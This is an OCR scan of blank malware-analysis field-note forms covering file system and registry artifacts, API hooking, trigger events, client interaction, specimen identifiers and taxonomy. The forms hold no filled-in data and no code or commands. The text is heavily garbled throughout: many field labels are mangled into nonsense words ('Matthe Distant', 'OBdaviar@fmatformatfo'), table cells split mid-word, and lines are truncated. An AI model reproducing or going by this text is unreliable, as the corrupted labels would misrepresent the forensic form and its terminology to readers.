| The following relevant and/<br>ODirectory(s) Created:   | or suspicious artil                 | ODirectory(s) Modif       |                                                          | ODirectory(s) Deleted:                     |  |
| O'Directory(s) Created:                                 |                                     | O'Directory(s) Modil      | iea: OD                                                  | rectory(s) Deseted:                        |  |
| OFile(s) Created:                                       |                                     | OFile(s) Modified:        | OF                                                       | le(s) Deleted:                             |  |
|                                                         |                                     |                           |                                                          |                                            |  |
| OThe malware specimen lo                                | also for another fill               |                           |                                                          |                                            |  |
| OThe malware specimen to                                |                                     |                           |                                                          |                                            |  |
| OThe malware specimen m                                 |                                     |                           |                                                          |                                            |  |
| OThe malware specimen "o                                |                                     |                           |                                                          |                                            |  |
| OThe malware specimen re                                |                                     |                           |                                                          |                                            |  |
| o the unit of the specific te                           | notes only in men                   |                           |                                                          |                                            |  |
| GFile/Directory: Created                                | GFile/Directory                     | Matthe Distant            | irectory: Deleted                                        |                                            |  |
| C)                                                      | Gradbaretory                        | ariteri                   | accony, Denna                                            |                                            |  |
| OTime Stamp:                                            |                                     | h process(s)/PID(s):      | Associated with API Call                                 |                                            |  |
| OOther Metadata:                                        | 0                                   | /                         | 0                                                        |                                            |  |
|                                                         | 0                                   | /                         | 0                                                        | 0                                          |  |
| ONew/Modified File Extracte                             |                                     |                           |                                                          | ile specimen after extraction?  Yes  No    |  |
| Yes No                                                  | d and Maintained Io                 |                           | e profile performed on PE f                              | the specimen after extraction? Diffes Diso |  |
| OFile Name:                                             |                                     | fortune                   | and a start                                              |                                            |  |
| OSize:                                                  |                                     | 100                       |                                                          |                                            |  |
| DMD5:                                                   |                                     |                           |                                                          |                                            |  |

| Date/Time Acquired:                    |                                |              |                                                              |                                    |
|----------------------------------------|--------------------------------|--------------|--------------------------------------------------------------|------------------------------------|
| File/Directory: Created                | GFile/Directory: Modified      | <b>GFile</b> | Directory: Deleted                                           |                                    |
| OTime Stamp:<br>OOther Metadata:       | OAssociated with process(s)/P  | ID(s):       | Associated with API Call(s):                                 | Associated with Registry Value(s): |
| OYes ONo                               | ed and Maintained for Analysis |              | file profile performed on PE file sp<br>te Field Note Form]: | ecimen after extraction?           |
| OSize:                                 |                                |              |                                                              |                                    |
| Date/Time Acquired:                    |                                |              |                                                              |                                    |
| File/Directory: Created                | Grile/Directory: Modified      | OFile/1      | Directory: Deleted                                           |                                    |
| OTime Stamp:<br>OOther Metadata:       | OAssociated with process(s)/PI | D(s):        | Associated with API Call(s):                                 | Associated with Registry Value(s): |
| OYes ONo                               | d and Maintained for Analysis  |              |                                                              | ecimen after extraction? OYes ONo  |
| OSize:                                 |                                |              |                                                              |                                    |
| DMDS:<br>DSHA1:<br>Date/Time Acquired: |                                |              |                                                              |                                    |

| OFile/Directory: Created      | OFile/Directory: Modified      | Diffe          | Directory: Deleted                                            |                                  |
|-------------------------------|--------------------------------|----------------|---------------------------------------------------------------|----------------------------------|
| C:\\<br>OTime Stame:          | OAssociated with process(a)PE  | Der            | Associated with API Call(s):                                  | Associated with Registry Value(s |
| Other Metadata:               | Crescence will processive      | DOL            |                                                               | Associated with Registry Values  |
| O'CHIER MELININE.             | 0 /                            |                | 0                                                             | 0                                |
|                               | ed and Maintained for Analysis |                |                                                               | ecimen after extraction? OYes ON |
| OYes ONo<br>OFile Name:       |                                | [Separ         | ate Field Note Form)                                          |                                  |
| OSine:                        |                                |                |                                                               |                                  |
| OMD5:                         |                                |                |                                                               |                                  |
| OSHA1:<br>ODate/Time Acquired |                                |                |                                                               |                                  |
| Librater rime Acquired        |                                |                |                                                               |                                  |
| Elle/Directory: Created       | QFile/Directory: Modified      |                | Directory: Deleted                                            |                                  |
| OTime Stamp:                  | OAssociated with process(s)/PE | Disit          | Associated with API Call(s):                                  | Associated with Registry Value's |
| OOther Metadata:              | 0i                             |                | 0                                                             | 0                                |
|                               | o /                            |                | 0                                                             | 0                                |
| OYes ONo                      | ed and Maintained for Analysis | Oful<br>(Separ | file profile performed on PE file sp<br>ate Field Note Form]: | ecimen after extraction? OYes O? |
| OFile Name:                   |                                |                |                                                               |                                  |
| OSize:                        |                                |                |                                                               |                                  |
| DMD5:                         |                                |                |                                                               |                                  |
| OSHA1:                        |                                |                |                                                               |                                  |
| Date/Time Acquired:           |                                |                |                                                               |                                  |
| File/Directory: Created       | GFile/Directory: Modified      | Office         | Directory: Deleted                                            |                                  |
| OTime Stamp                   | OAssociated with process(s)/PE | Dist           | Associated with API Call(s):                                  | Associated with Registry Value(s |
| OOther Metadata:              | 0 /                            |                |                                                               | 0                                |
|                               | 0/                             |                | 0                                                             | 0                                |
| ONew/Modified File Estracts   | ed and Maintained for Analysis | Oful           | file profile performed on PE file sp<br>ate Field Note Form); | comen after extraction? OYes O?  |
| OFile Name:                   |                                |                | and a second second                                           |                                  |
| Obiec                         |                                |                |                                                               |                                  |
| CIMDS                         |                                |                |                                                               |                                  |
| OSHAL                         |                                |                |                                                               |                                  |
| Date/Time Acquired:           |                                |                |                                                               |                                  |
| File System Acti              | vity: Requests                 |                |                                                               |                                  |
| and the second second second  | 1.26 1.77                      |                | En el ser el ser el ser el ser                                |                                  |
| File Request Made:            |                                |                | File Request Made:                                            |                                  |
| Path of File Request:         |                                |                | Path of File Request:                                         |                                  |
| Ci\ \                         | 1                              |                | C1 1                                                          | 1                                |
| Result of File Request:       |                                |                | Result of File Request                                        | 1                                |
| OSuccessful                   |                                |                | OSuccessful                                                   |                                  |
| ONot Found                    |                                |                | ONot Found                                                    |                                  |
|                               |                                |                |                                                               |                                  |
| OUnknown                      |                                |                | OUnknown                                                      |                                  |
| Associated Digital Imp        | ression and Trace Evidence:    |                | Associated Digital Im                                         | pression and Trace Evidence:     |
|                               |                                |                | -                                                             |                                  |
| File Request Made:            |                                |                | File Request Made:                                            |                                  |
| Path of File Request:         |                                |                | Path of File Request:                                         |                                  |
| C1 1                          |                                |                | C1 1                                                          | 1 I                              |

| Result of File Request:<br>OSuccessful<br>ONO Found<br>OUnknown<br>Ovingital Impression and Trace Evidence: | Result of File Request:<br>OSuccessful<br>ONor Found<br>OUnknown<br>DAssociated Digital Impression and Trace Evidence                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |  |  |
|-------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--|--|
| DFile Request Made:<br>DPath of File Request:<br>Cel                                                        | File Request Made: TAB of File Request: CA Request: Requ |  |  |
| Notes:                                                                                                      |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |  |  |

| The following relevant a                                                               | Summary:           | us artifacts were discovere  | +                             |                              |                                                 |
|----------------------------------------------------------------------------------------|--------------------|------------------------------|-------------------------------|------------------------------|-------------------------------------------------|
| OValue(s) Created:                                                                     |                    | OValue(s) Modif              | ied:                          | OValue                       | s(s) Deleted:                                   |
| OKey(s) Created:                                                                       |                    | OKey(s) Modified:            |                               | OKeyis                       | ) Deleted:                                      |
| Registry Key/Value:                                                                    | Created            | Registry Key/Value: J        | lodified                      | Registry Key/                | Value: Deleted                                  |
| OTime Stamp:<br>OOther Metadata:                                                       | OAssoci            | ated with process(s)/PID(s): | Associa                       | ted with API Call(s):        | Associated with File Activity:                  |
| Registry Key/Value:                                                                    | 1                  | Registry Key/Value; 3        |                               | CRegistry Key/               |                                                 |
| HKEY                                                                                   |                    |                              |                               |                              |                                                 |
| OTime Stamp:<br>OOther Metadata:                                                       | OAssoci            | ated with process(s)/PID(s): | Associa                       | ted with API Call(s):        | Associated with File Activity:                  |
| Registry Key/Value:                                                                    | Created            | Registry Key/Value: A        | lodified                      | Registry Key/                | Value: Deleted                                  |
| OTime Stame:                                                                           | OAssoci            | ated with process(s)/PID(s): | Associa                       | ted with API Call(s):        | Associated with File Activity:                  |
| OOther Metadata:                                                                       | 8                  |                              |                               |                              |                                                 |
|                                                                                        |                    |                              |                               |                              |                                                 |
|                                                                                        | Created            | Registry Key/Value: J        | Iodified                      | Registry Key/                | Value: Deleted                                  |
|                                                                                        |                    | CRegistry Key/Value: 3       |                               | Registry Key/                | Value: Deleted<br>Associated with File Activity |
| HKEY                                                                                   |                    |                              |                               | and the second second second |                                                 |
| HKEYOTime Stamp:<br>OOther Metadata:                                                   | OAssoci            |                              | Associa                       | and the second second second | Associated with File Activity:                  |
| HKEYOTime Stamp:<br>OTime Stamp:<br>OOther Metadata:                                   | OAssoci            | ated with process(s)/PID(s): | Associa<br>0<br>0<br>lodified | and with API Call(s):        | Associated with File Activity:                  |
| HKEYOTime Stamp:<br>OOther Metadata:                                                   | OAssoci            | ated with process(s)/PID(s): | Associa                       | ted with API Call(s):        | Associated with File Activity:                  |
| OOther Metadata:                                                                       | OAssoci            | ated with process(s)/PID(s): | Associa                       | and with API Call(s):        | Associated with File Activity:                  |
| HKEY                                                                                   | OAssoci            | ated with process(s)/PID(s): | Associa                       | and with API Call(s):        | Associated with File Activity:                  |
| HKEY<br>OTime Stamp:<br>Other Metadata:<br>Registry Key/Value:<br>HKEY<br>OTime Stamp: | Created<br>Created | ated with process(s)/PID(s): | Associa<br>                   | ned with API Call(s):        | Associated with File Activity:                  |

#### Registry Activity: Requests

Registry Request Made:
 Path of Registry Request:
 HKEY
 OSuccessful
 ONot Found
 OUnknown

Associated Digital Impression and Trace Evidence:

Registry Request Made:

 Plath of Registry Request:

 HKEY

 Result of Registry Request:

 OSaccessful

 ONa Found

 OUtanoun

 OUtanoun

 Avocetable Digital Impression and Trace Evidence:

Registry Request Made:
 Dath of Registry Request:
 HKEY
 Nesult of Registry Request:
 OSaccestial
 ON found
 OUthnown
 Outhnown

Registry Request Made:
 DPath of Registry Request:
 HKEY
 Result of Registry Request:
 OSucconful
 OSuccon

Registry Request Made:
 OPath of Registry Request:
 HKEY
 OSuccessful
 OSuccessful
 OSuccessful
 Obia found
 OUtanoon
 Ovacciator Diguit Impression and Trace Evidence:

Registry Request Made:
 DPath of Registry Request:
 HKEY
 Registry Request:
 OSaccessful
 OSaccessful
 OSaccessful
 Otaneon
 Otaneon
 Otaneon

# Malware Capability Assessment

# **API Hooking**

O'API Hook inserted: □Yes □No
 O'Function Intercepted: □Yes □No
 O'Function sociated with DLL.
 OAPI Hook successfully revealed specimen's functionality:
 □Yes □No
 OBdehavion/Functionality Observed:

API Hook inserted: DYes DNo
 OFuection Intercepted: DYes DNo
 OFuection sociated with DL1:
 OAPI Hook successfully revealed specimen's functionality:
 DYes DNo
 OBehavior? functionality Observed:

API Hook inserted: DYes DNo
 OFunction Intercepted: DYes DNo
 OFunction sociented with DL1:
 OAPI Hook successfully revealed specimen's functionality:
 DYes: DNo
 OBdebasiofer/functionalityObserved;

API Hook inserted: DYcs DNo
OFunction Intercepted: DYcs DNo
OFunction associated with DL1.
OAPI Hook successfully revealed specimen's functionality:
DYcs DNo
OBehaviorPrancinoality Observed:

API Hook inserted: DYes DNo
OFunction Intercepted: DYes DNo
OFunction associated with DL1:
OAPI Hook successfully revealed specimen's functionality:
DYes DNo
OBchasierer functionality Observed:

API Hook inserted: DYes DNo
 OFunction Intercepted: DYes DNo
 OFunction associated with DLL:
 OAPI Hook successfully revealed specimen's functionality:
 DYes DNo
 OBdaviar@fmatformatfo

#### **Trigger Events**

□Trigger Event identified: OTrigger Event replicatel: □Yes: □No OTrigger Event successfully invoked specimen's behavior: □Yes: □No OBehavior/Functionality Observed:

□Trigger Event identified: O'rigger Event replicated: □Yes □No O'rigger Event successfully invoked specimen's behavior: □Yes □No OBehavior/functionality Observed:

□Trigger Event identified: OTrigger Event replicated: □Yes □No OTrigger Event successfully invoked specimen's behavior: □Yes □No OBchavior/Functionally Observed:

| Client Interaction                     |                                                                                             |
|----------------------------------------|---------------------------------------------------------------------------------------------|
| Specimen controlled with clier         | application: OYes ONe                                                                       |
| Client application identified:         | DYes DNo                                                                                    |
| OName:                                 |                                                                                             |
| OFile Size:<br>OMDS:                   |                                                                                             |
| OSHAI:                                 |                                                                                             |
| Client application acquired:           | DYes DNo                                                                                    |
| OSource:                               | DYes DNg                                                                                    |
| OClient application installed:         | DYes DNo                                                                                    |
| OHost:                                 |                                                                                             |
| OClient application successfully inter | acts with malware specimen: DYes DNo                                                        |
| Client features of capabilitie         | \$                                                                                          |
| ·                                      |                                                                                             |
| 3 <del></del>                          |                                                                                             |
|                                        |                                                                                             |
|                                        |                                                                                             |
|                                        |                                                                                             |
| Assessment Findings & Investi          |                                                                                             |
| What is the nature and purpose         | of the malware specimen?                                                                    |
|                                        |                                                                                             |
| How does the specimen accomp           | leb its nurness?                                                                            |
| carlos does the specimen accomp        | ou to pur pose.                                                                             |
| How does the specimen interact         | with the host system?                                                                       |
|                                        |                                                                                             |
|                                        |                                                                                             |
| How does the specimen interact         | with the network?                                                                           |
|                                        |                                                                                             |
| -                                      |                                                                                             |
| What does the specimen suggest         | about the sophistication level of the attacker?                                             |
|                                        |                                                                                             |
| Dis there an identifiable vector of    | attack that the malware specimen uses to infect a host?                                     |
| with the first of the first of the     | anace that the man are specified uses to narce a non-                                       |
|                                        |                                                                                             |
| What is the extent of the infection    | on or compromise of the system or network as a result of the specimen?                      |
|                                        |                                                                                             |
|                                        |                                                                                             |
| Notes:                                 |                                                                                             |
|                                        |                                                                                             |
|                                        |                                                                                             |
|                                        |                                                                                             |
|                                        |                                                                                             |
| -                                      |                                                                                             |
| 6 <u>6</u>                             |                                                                                             |
|                                        |                                                                                             |
|                                        |                                                                                             |
|                                        |                                                                                             |
|                                        |                                                                                             |
| Full file profile performed on PE      | file specimen after extraction from Digital Impression and Trace Evidence [on separate File |
| Profiling Notes: Suspicious File for   |                                                                                             |
| -                                      |                                                                                             |
|                                        |                                                                                             |

|                      | Field No             | tes: Di                                       | gital Virology |  |
|----------------------|----------------------|-----------------------------------------------|----------------|--|
| Case Number:         |                      |                                               | Date/Time:     |  |
| Investigator:        |                      |                                               |                |  |
| Malware Specimen Id  | lentifiers           |                                               |                |  |
| Source from which sp | ecimen was acquired: |                                               | Date acquired: |  |
| File Name: Size:     |                      |                                               | 105:           |  |
|                      |                      | OSHA1:                                        |                |  |
|                      |                      | TElla Identified in Online Hach Reportern(c): |                |  |

| Snec                   | imen File Type:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |                                                                                                                                                                                                      |           | File Icon                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | File Metadata                                                                                 |
|------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------|
|                        | ecutable File                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | Document File                                                                                                                                                                                        |           | File Icon                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | 0                                                                                             |
|                        | able Executable (PE)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | OPDF                                                                                                                                                                                                 |           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | 0                                                                                             |
| DDLL                   |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | OMS Office-Excel                                                                                                                                                                                     |           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | 0                                                                                             |
| DSCR                   |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | OMS Office- PPT                                                                                                                                                                                      |           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | 0                                                                                             |
| DOCY                   |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | OMS Office- Word                                                                                                                                                                                     |           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | 0                                                                                             |
| Othe                   | x                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | OCHM                                                                                                                                                                                                 |           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | 0                                                                                             |
|                        |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | OOther                                                                                                                                                                                               |           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                                                                                               |
| 100                    | her                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |                                                                                                                                                                                                      |           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                                                                                               |
| o                      |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |                                                                                                                                                                                                      |           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | 0                                                                                             |
|                        |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |                                                                                                                                                                                                      |           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                                                                                               |
|                        |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | Malwa                                                                                                                                                                                                | re Taxo   | nomy                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                                               |
| Class                  | sification                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                                                                                                                                                      | Catalogin |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                                                                                               |
|                        | Sincention                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |                                                                                                                                                                                                      | cutatogin |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                                                                                               |
|                        |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | 1.55                                                                                                                                                                                                 |           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                                                                                               |
|                        |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | Contextual Pi                                                                                                                                                                                        | ocowico   | Haching (CTE                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | PHD .                                                                                         |
|                        |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |                                                                                                                                                                                                      |           |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                                                                                               |
